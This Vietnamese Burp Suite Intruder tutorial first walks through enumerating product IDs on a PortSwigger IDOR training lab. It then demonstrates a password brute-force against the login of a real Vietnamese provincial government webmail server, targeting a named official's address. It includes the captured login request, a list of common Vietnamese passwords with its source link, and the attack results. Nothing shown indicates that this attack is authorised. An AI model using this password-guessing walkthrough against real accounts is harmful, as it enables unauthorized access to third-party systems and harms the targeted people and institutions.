

# HƯỚNG DẪN KHAI THÁC IDOR BẰNG BURPSUITE INSTRUDER

1. Capture request, click chuột phải và chọn “Send to Intruder”
2. Chuyển sang tab Intruder

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
537	https://ic.tynt.com	GET	/r/a:m=xcn&rt=ntmi&gopr=ugopr_co...	✓		307	942	HTML		307 temporary redirect	
538	https://contextual.media.net	GET	/checksync.php?vsSync=1&cs=8&cv=3...	✓		200	36374	HTML	php		
539	https://analytics.google.com	POST	/g/collect?v=2&tid=G-24EL5893N8&gt...	✓		204	543	text			
551	https://analytics.google.com	POST	/g/collect?v=2&tid=G-24EL5893N8&gt...	✓		204	543	text			
553	http://www.gstatic.com	GET	/generate_204			204	146				
554	https://0a6800fd047fd011c0134...	GET	/			200	10491	HTML		Insecure direct object ref...	
555	https://0a6800fd047fd011c0134...	GET	/robots.txt			404	123	text	txt		
556	https://0a6800fd047fd011c0134...	GET	/			200	10491	HTML		Insecure direct object ref...	
557	https://0a6800fd047fd011c0134...	GET	/			200	10491	HTML		Insecure direct object ref...	
558	https://0a6800fd047fd011c0134...	GET	/robots.txt			404	123	text	txt		
559	https://0a6800fd047fd011c0134...	GET	/			200	10491	HTML		Insecure direct object ref...	
560	https://0a6800fd047fd011c0134...	GET	/			200	10491	HTML		Insecure direct object ref...	
561	https://0a6800fd047fd011c0134...	GET	/product?productId=1	✓		200	3837	HTML		Insecure direct object ref...	

**Request**

Pretty Raw Hex

```
1 GET /product?productId=1 HTTP/1.1
2 Host: 0a6800fd047fd011c01345a3003e00b8.web-security-academy.net
3 Cookie: session=y9qPDNtcdUM0AQLF7xOeO4NL4zvv8Uom
4 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
9 Accept:
10 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,in
11 =0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Referer: https://0a6800fd047fd011c01345a3003e00b8.web-security-academy.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,vi;q=0.7
18 Connection: close
19
```

https://0a6800fd047fd011c013...ademy.net/product?productId=1

Add to scope

Scan

Do passive scan

Do active scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer (request)

Send to Comparer (response)

Show response in browser

Request in browser

Extensions

Engagement tools

Show new history window

Add comment

Highlight

Delete item

Clear history

Copy URL

Copy as curl command

Copy links

Save item

Proxy history documentation

Dashboard	Target	Proxy	Intruder	Repeater	Sequencer	Decoder	Comparer	Logger	Extender
1 x	2 x	3 x	4 x	5 x	6 x	7 x	...		
Target	Positions	Payloads	Resource Pool	Options					

**Attack Target**

Configure the details of the target for the attack.

Host:

Port:

☒ Use HTTPS

1 x 2 x +

Positions

Payloads

Resource Pool

Options

Choose an attack type

Attack type: Sniper

Start attack

**Payload Positions**

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

☒ Update Host header to match target

1 GET /product?productId=1 HTTP/1.1  
2 Host: 0a6800fd047fd011c01345a3003e00b6.web-security-academy.net  
3 Cookie: sessionyqgP8tCuU7H0a2L7%0e04ML4zew0Dum  
4 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"  
5 Sec-Ch-Ua-Mobile: 0  
6 Sec-Ch-Ua-Platform: "Windows"  
7 Upgrade-Insecure-Requests: 1  
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36  
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.9  
10 Sec-Fetch-Site: same-origin  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-User: ?1  
13 Sec-Fetch-Dest: document  
14 Referer: https://0a6800fd047fd011c01345a3003e00b6.web-security-academy.net/  
15 Accept-Encoding: gzip, deflate  
16 Accept-Language: en-US,en;q=0.9,en;q=0.9,vi;q=0.7  
17 Connection: close  
18  
19

Add \$

Clear \$

Auto \$

Refresh

3. Chuyển xuống tab Positions của Instruder

4. Click vào nút Clear \$ để xóa mọi đánh dấu \$\$

1 x 2 x +

Positions Payloads Resource Pool Options

Choose an attack type Start attack

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:  ☒ Update Host header to match target Add \$ Clear \$ Auto \$ Refresh

```

1 GET /product?productId=1 HTTP/1.1
2 Host: 0a6800fd047fd011c01345a3003e00b8.web-security-academy.net
3 Cookie: session=y9pDhtudUN0AQL7x0eO4ML4xwV0Bom
4 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: 71
13 Sec-Fetch-Dest: document
14 Referer: https://0a6800fd047fd011c01345a3003e00b8.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9,en;q=0.8,vi;q=0.7
17 Connection: close
18
19

```

- Phân tích xem sẽ thực thi Direct Access vào giá trị nào thì click đúp vào giá trị đó và nhấn Add \$ (ở đây click đúp vào số 1 - là giá trị của productId và nhấn vào Add \$)

Positions Payloads Resource Pool Options

Choose an attack type Start attack

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.


Target:  ☒ Update Host header to match target Add \$ Clear \$ Auto \$ Refresh

```

1 GET /product?productId=1 HTTP/1.1
2 Host: 0a6800fd047fd011c01345a3003e00b8.web-security-academy.net
3 Cookie: session=y9pDhtudUN0AQL7x0eO4ML4xwV0Bom
4 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: 71
13 Sec-Fetch-Dest: document
14 Referer: https://0a6800fd047fd011c01345a3003e00b8.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9,en;q=0.8,vi;q=0.7
17 Connection: close
18
19

```

- Chuyển sang tab Payloads



7. Giả sử ta muốn chạy giá trị ProductId từ 1-100, ta sẽ setting Payload để chạy như sau:

- Payload type: number
- From: 1
- To: 100
- Step: 1
- Max fraction number: 0

Sau đó nhấn nút Start attack để chạy

1 x 2 x +

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Comparer Logger Extender Project options User options Learn Burp Bounty Pro

Positions **Payloads** Resource Pool Options

**?** **Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100

Payload type: Numbers Request count: 100

**?** **Payload Options [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type: ☒ Sequential ☐ Random

From: 1

To: 100

Step: 1

How many:

**Number format**

Base: ☒ Decimal ☐ Hex

Min integer digits:

Max integer digits:

Min fraction digits:

Max fraction digits: 0

**Examples**

1

987654321

**?** **Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

	Enabled	Rule
Add		
Edit		
Remove		
Up		
Down		

8. Cửa sổ attack mở ra, payload sẽ chạy đủ từ 1-100:

Attack Save Columns 3. Intruder attack of ac511f011f555a57c0e527050096003d.web-security-academy... — □ ×							
Results Target Positions Payloads Resource Pool Options							
Filter: Showing all items ?							
Request ^	Payload	Status	Error	Timeout	Length	Comment	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4091		
1	0	404	<input type="checkbox"/>	<input type="checkbox"/>	123		
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	4091		
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	3712		
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	4060		
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	4154		
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	4090		
7	6	200	<input type="checkbox"/>	<input type="checkbox"/>	3793		
8	7	200	<input type="checkbox"/>	<input type="checkbox"/>	3662		
9	8	200	<input type="checkbox"/>	<input type="checkbox"/>	3529		
10	9	200	<input type="checkbox"/>	<input type="checkbox"/>	4161		
...							
Finished <div></div>							

- Để extract result, chuyển sang tab Options, kéo xuống đoạn Grep-Extract và nhấn vào Add

## 10. Trong cửa sổ Add này, click vào nút Fetch Response để lấy thông tin response lần đầu

The screenshot shows the Burp Suite Professional v2022.9.2 interface. The 'Intruder' tab is selected, and the 'Options' sub-tab is active. The 'Grep - Extract' section is expanded, showing settings for extracting information from responses. The 'Add' button is highlighted with a red arrow. The 'Define extract grep item' dialog box is open, showing the 'Fetch response' button highlighted with a red arrow. The dialog box also displays the HTTP response content.

**Grep - Extract**

These settings can be used to extract useful information from responses into the attack results table.

☐ Extract the following items from responses:

**Add** **Edit** **Remove** **Duplicate** **Up** **Down** **Clear**

Maximum capture length: 100

**Grep - Payloads**

These settings can be used to flag result items containing reflections of the submitted payload.

☐ Search responses for payload strings

☐ Case sensitive match

☐ Exclude HTTP headers

☒ Match against pre-URL-encoded payloads

**Redirections**

These settings control how Burp handles redirections when performing attacks.

Follow redirections: ☒ Never

☐ On-site only

☐ In-scope only

☐ Always

☐ Process cookies in redirections

**Define extract grep item**

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☒ Define start and end

☐ Extract from regex group

☒ Start after expression:

☐ Start at offset:

☒ End at delimiter:

☐ End at fixed length:

☐ Exclude HTTP headers ☒ Update config based on selection below

**Refetch response**

1 HTTP/1.1 200 OK  
2 Content-Type: text/html; charset=utf-8  
3 Connection: close  
4 Content-Length: 3737  
5  
6 <!DOCTYPE html>  
7 <html>  
8 <head>  
9 <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">  
10 <link href="/resources/css/labEcommerce.css" rel="stylesheet">  
11 <title>Insecure direct object references</title>  
12 </head>  
13 <body>  
14 <script src="/resources/labheader/js/labHeader.js"></script>  
15 <div id="academyLabHeader">  
16 <section class="academyLabBanner">  
17 <div class="container">  
18 <div class="logo"></div>  
19 <div class="title-container">  
20 <h2>Insecure direct object references</h2>  
21 <a class="link-back" href="/resources/labheader/js/labHeader.js"></a>  
22 </div>  
23 </div>  
24 </section>  
25 </div>  
26 </body>  
27 </html>

0 matches

**OK** **Cancel**

Kết quả:

⚡ Define extract grep item

✕

?

Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.

☒ Define start and end

☒ Start after expression:

☐ Start at offset:

☒ End at delimiter:

☐ End at fixed length:

☐ Extract from regex group

☒ Case sensitive

☐ Exclude HTTP headers

☒ Update config based on selection below

Refetch response

1 HTTP/1.1 200 OK

2 Content-Type: text/html; charset=utf-8

3 Connection: close

4 Content-Length: 3991

5

6 <!DOCTYPE html>

7 <html>

8 <head>

9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>

10 <link href=/resources/css/labsEcommerce.css rel=stylesheet>

11 <title>Insecure direct object references</title>

12 </head>

13 <body>

14 <script src=/resources/labheader/js/labHeader.js></script>

15 <div id=academyLabHeader>

16 <section class=academyLabBanner>

17 <div class=container>

18 <div class=logo></div>

?

⚙

←

→

Search...

0 matches

OK


Cancel

Ngoài ra ta còn có thể sử dụng Intruder để Brute mật khẩu.

Ví dụ ta Brute Force email của mail.quangngai.gov.vn

Đầu vào của chúng ta là email : [vpdkdd-nghiahanh@quangngai.gov.vn](mailto:vpdkdd-nghiahanh@quangngai.gov.vn)


Với mật khẩu ban đầu là bất kì.



## Ta sử dụng BurpSuite để bắt HTTP Response



Chuyển nội dung bắt được sang Intruder để tiến hành Brute force mật khẩu.  
Đầu tiên ta Clear tất cả nội dung đang được chọn.



Tiến hành Add nội dung muốn Brute force. Ta thực hiện Add nội dung phần mật khẩu.

1 x 2 x 3 x +

PositionsPayloadsResource PoolOptions

Choose an attack type

Attack type: Sniper

Start attack

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://mail.quangngai.gov.vn

☒ Update Host header to match target

Add 5

Clear 5

Auto 5

Refresh

```
1 POST / HTTP/2
2 Host: mail.quangngai.gov.vn
3 Cookie: ga=GAI.1.466529735.1667551090; _ga_F7747DNE5Q=GSI.1.1667551090.1.0.1667551914.0.0.0; __zi=3000.SS2ezeyD2SigXEKv9G87TQaZBd80cE9VEIwz1O3VqTqW2zmbOS8eFCvVM6dbFOOINyueJkWTcn3YxHTS3q3Ku.1; ZM_TEST=true; ZM_LOGIN_CSRF=8f6d3d73-4ba7-4250-9786-fa0461edc0e5
4 Content-Length: 136
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Google Chrome";v="107", "Chromium";v="107", "Not=A?Brand";v="24"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://mail.quangngai.gov.vn
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://mail.quangngai.gov.vn/
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8,vi;q=0.7
21
22 loginOp=login&login_csrf=8f6d3d73-4ba7-4250-9786-fa0461edc0e5&username=vpdkdd-nghiahnh40quangngai.gov.vn&password=133&client=preferred
```

Sau đó ta chuyển sang Tab payload.

Burp

Project

Intruder

Repeater

Window

Help

Burp Suite Professional v2022.9.2 - Temporary Project - Licensed to ZeroDayLab Crew

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerExtenderProject optionsUser optionsLearnBurp Bounty Pro

1 x2 x3 x+

PositionsPayloadsResource PoolOptions

? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 ▼Payload count: 0

Payload type: Simple list ▼Request count: 0

? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Enter a new item

Add from list ... ▼

? Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

Enabled

Rule

? Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.


☒ URL-encode these characters: \= < > ? + & % " ' [ ] ^ ` #

Phần wordlist ở đây ta sử dụng source được public trên Internet. Tham khảo wordlist tại:  
<https://github.com/nguyenthankhanhdtu/WordListVN>




nhimxu021109  
24681012  
consau7mau  
1234567abc  
0984386838  
c3tayson  
1881892013  
Vattu2014  
1234567  
123456  
nhanghi12  
dhdjfyhaykdg  
yeuanhdiem  
123456789  
66668888  
88889999  
11111111  
baohanh123  
08121654  
17032010  
12341234  
phobien14  
23456789  
megn-3agp-92nv  
conmuangangqua  
0975534713  
kcopasss  
1234567890  
01277866666  
cafenghia  
88888888  
0904383268  
aimabiet  
aabbccdd  
nhatchieu555  
123456tr  
12345678A  
1234abcd  
0987265280  
0946889999  
khongbiet  
kocycgyf  
tienthinh  
10111985  
morilee20tt  
11112222  
20082011  
0976791599  
hoangan88  
kevinkaraoke  
nuitan03  
cafebanme  
nguyenkhuyen  
07051994  
96hoangquocviet  
tonny1505  
chacathanglong  
ngochainam  
12356788  
12344678  
thanhlong123  
hoilamgi  
aseanjsc  
natolevayou

Tải xuống Wordlist, sau đó Add vào payload tấn công.



Sau khi hoàn thiện tất cả phần chuẩn bị. Ta tiến hành Start Attack.



Kết quả:

AttackSaveColumns

3. Intruder attack of https://mail.quangngai.gov.vn - Temporary attack - Not saved to project file

ResultsPositionsPayloadsResource PoolOptions

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200			14304	
1	c3tayson	200			14304	
2	1881892013	200			14304	
3	Vattu2014	200			14304	
4	1234567	200			14304	
5	123456	200			14304	
6	nhanghi12	200			14304	
7	ohdfyhaykdg	200			14304	
8	yeuanhdiem	200			14304	
9	123456789	200			14304	
10	66668888	200			14304	
11	88889999	200			14304	
12	1111111111	200			14304	
13	baohanh123	200			14304	
14	08121654	200			14304	
15	17032010	200			14304	
